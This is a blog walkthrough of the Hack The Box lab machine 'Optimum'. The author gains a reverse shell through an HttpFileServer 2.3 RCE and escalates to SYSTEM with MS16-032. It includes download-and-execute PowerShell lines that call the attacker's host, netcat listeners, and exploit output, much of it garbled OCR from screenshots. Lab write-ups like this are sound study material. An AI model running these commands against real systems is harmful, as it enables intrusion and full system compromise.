
Lets power up nmap and see what we find:

Okay. Let’s go to 10.10.10.8

Look at the bottom left. We get HttpFileServer 2.3
Let’s poke around on SearchSploit:

RCE always looks fun. Let’s look at that one… specifically the .txt file:

So basically we need to apply a null byte and then {.exec|cmd.} where cmd is whatever command we want. Let’s use burp to try this out. It took me a while to figure this out and I actually had to watch Ippsec’s video but in it he explains the importance of SysNative vs. SysWow64 vs System32.
And in our icmp dump we get:

So we have command execution! Now, let’s copy Invoke-PowerShellTCP.ps1 to working our directory and append the file with the example in the PS1 script

Serve it up on our box:
![- [27/May/2Ø2Ø
110.10.10.8
.8 - - [27/May/2Ø2Ø
10.10. 10
"10.10.10
.8 - - [27/May/2Ø2Ø
.8 - - [27/May/2Ø2Ø
10.10.10
8 - - [27/May/2Ø2Ø
"10.10.10.
.8 - - [27/May/202ø
kaliö)hyd3 . "Documents/htb/optimum$ sudo python -m http.server 80
Serving HTTP on ø.ø.ø.ø port 80 (http•
.//ø.ø.ø.ø:80/) .
HTTP/I.I" 200
HTTP/I.I" 200
HTTP/I.I" 200
HTTP/I.I" 200
HTTP/I.I" 200
HTTP/I.I" 200
17:22:31]
17:22:31]
17:22:31]
17:22:32]
20:53:51]
20:53:51]
"GET
"GET
"GET
"GET
"GET
"GET
/ Invoke-PowerShe11Tcp. PSI
/ Invoke-PowerShe11Tcp. PSI
/ Invoke-PowerSheIITcp. PSI
/ Invoke-PowerShe11Tcp. PSI
/ Invoke-PowerShe11Tcp. PSI
/ Invoke-PowerSheIITcp. PSI](https://hyd3.home.blog/wp-content/uploads/2020/06/image-79.png?w=699)
Now let’s supply the correct argument to burp and remember to URL encode it. Don’t forget to set up your listener.
On our listener, we get a user shell:
![Ikaliö)hyd3 . "Documents/htb/optimum$ rlwrap nc -nvlp
listening on [any]
connect to [10.10.14.30] from (UNKNOWN) [10.10.10.8] 49282
Windows PowerSheII running as user kostas on OPTIMUM
Copyright (C) 2015 Microsoft Corporation. All rights reserved .
PS C:](https://hyd3.home.blog/wp-content/uploads/2020/06/image-81.png?w=545)
Looking around we get some creds that are pretty much useless at this point (but we keep enumerating anyway!)

At this point, I ran sherlock.ps1 to help me out a bit.
![kaliö)hyd3 . —/Documents/htb/optimum$ rlwrap nc -nvlp
listening on [any]
connect to [10.10.14.30] from (UNKNOWN) [10.10.10.8] 49295
Windows PowerShe11 running as user kostas on OPTIMUM
Copyright (C) 2015 Microsoft Corporation. All rights reserved .
PS http://1ø.1ø.14.3ø/winPEAS_64.exe -outfile winpeas64.exe
PS C: IEX(New-Object Net 'http://1ø.1ø.14.3ø/Sher10ck.ps1')
Title
MSBu11etin
CVEID
,Link
VulnStatus
Title
MSBu11etin
CVEID
Link
VulnStatus
Title
MSBu11etin
CVEID
Link
VulnStatus
Title
MSBu11etin
CVEID
'Link
VulnStatus
Title
MSBu11etin
•Link
VulnStatus
Title
MSBu11etin
CVEID
Link
VulnStatus
User Mode to Ring (KiTrapøD)
MS1ø-ø15
2010-0232
. https://www.exploit-db.com/exp10its/11199/
Not supported on 64-bit systems
Task Scheduler . XML
MS1ø-ø92
. 2010-3338, 2010-3888
. https://www.exploit-db.com/exp10its/1993ø/
Not Vulnerable
NTUserMessageCaII Win32k Kernel Pool Overflow
MS13-ø53
. 2013-1300
. https://www.exp10it-db.com/exp10its/33213/
Not supported on 64-bit systems
TrackPopupMenuEx Win32k NULL Page
MS13-ø81
. 2013-3881
. https://www.exp10it-db.com/exp10its/31576/
Not supported on 64-bit systems
TrackPopupMenu Win32k Null Pointer Dereference
MS14-ø58
. 2014-4113
. https://www.exploit-db.com/exp10its/351ø1/
Not Vulnerable
ClientCopyImage Win32k
MS15-ø51
. 2015-1701, 2015-2433
. https://www.exp10it-db.com/exp10its/37367/
Not Vulnerable](https://hyd3.home.blog/wp-content/uploads/2020/06/image-83.png?w=873)
Hmm. At first I tried using an off-the-shelf MS16-032.ps1 script but they don’t work because they spawn a new terminal. We don’t have visual access so we can’t use it. Ippsec’s video shows us that there’s a copy in Empire that can be used on the CLI.

Testing it out:
![PS C:
Invoke-MS16-ø32
[by b33f öFuzzySec]
Operating system core count: 2
Duplicating CreateProcessWithLogonW handle
Done, using thread handle: 2472
Sniffing out privileged impersonation token..
Thread belongs to: svchost
Thread suspended
Wiping current impersonation token
Building SYSTEM impersonation token
Success, open SYSTEM token handle: 2468
Resuming thread..
Sniffing out SYSTEM shell..
Duplicating SYSTEM token
Starting token race
Starting process race
Holy handle leak Batman, we have a SYSTEM shell! !
PS C: whoami
optimum\kostas](https://hyd3.home.blog/wp-content/uploads/2020/06/image-84.png?w=463)
So we can use this modified MS16-032 that accepts commands.
To use this you have to edit the bottom to run the function that you want with the specified argument as the script states:
![Return
$ca11Resu1t -
- [Kerne132] : : Terminateprocess($processlnfo.hprocess,
$Ca11Resu1t [Kerne132] :
$Ca11Resu1t [Kerne132] :
$StartTokenRace .stop( )
$SafeGuard .Stop( )
1)
Invoke-MS16032 -Command "iex(New-Object Net .WebC1ient) .DownIoadString( 'http://1Ø.1Ø.14.3Ø/rev4445.psQ' )"](https://hyd3.home.blog/wp-content/uploads/2020/06/image-86.png?w=835)
Create another reverse tcp script with a different port (I called mine rev4445.ps1)
Running it:
![PS C: Net .WebC1ient) .down10adString( 'http://1Ø.1Ø.14.3Ø/Invoke-MS
16032 .psl')
[by b33f
[!] Holy handle leak Batman,
PS C:
öFuzzySec]
we have a SYSTEM shell!!](https://hyd3.home.blog/wp-content/uploads/2020/06/image-87.png?w=813)
And on our other listener that we set up on port 4445, we get a NT AUTHORITY\SYSTEM shell:
![kalih)hvd3: "Tools/AutoRecon/resuIts/1Ø.1Ø.1Ø.8/scans$ rlwrap nc
listening on [any]
connect to [10.10.14.30] from (UNKNOWN) [10.10.10.8] 49325
Windows PowerSheII running as user SYSTEM on OPTIMUM
Copyright (C) 2015 Microsoft Corporation. All rights reserved .
PS C:
nt authority\system
PS C:
-nvlp 4445](https://hyd3.home.blog/wp-content/uploads/2020/06/image-88.png?w=603)

 hyd3sec's Blog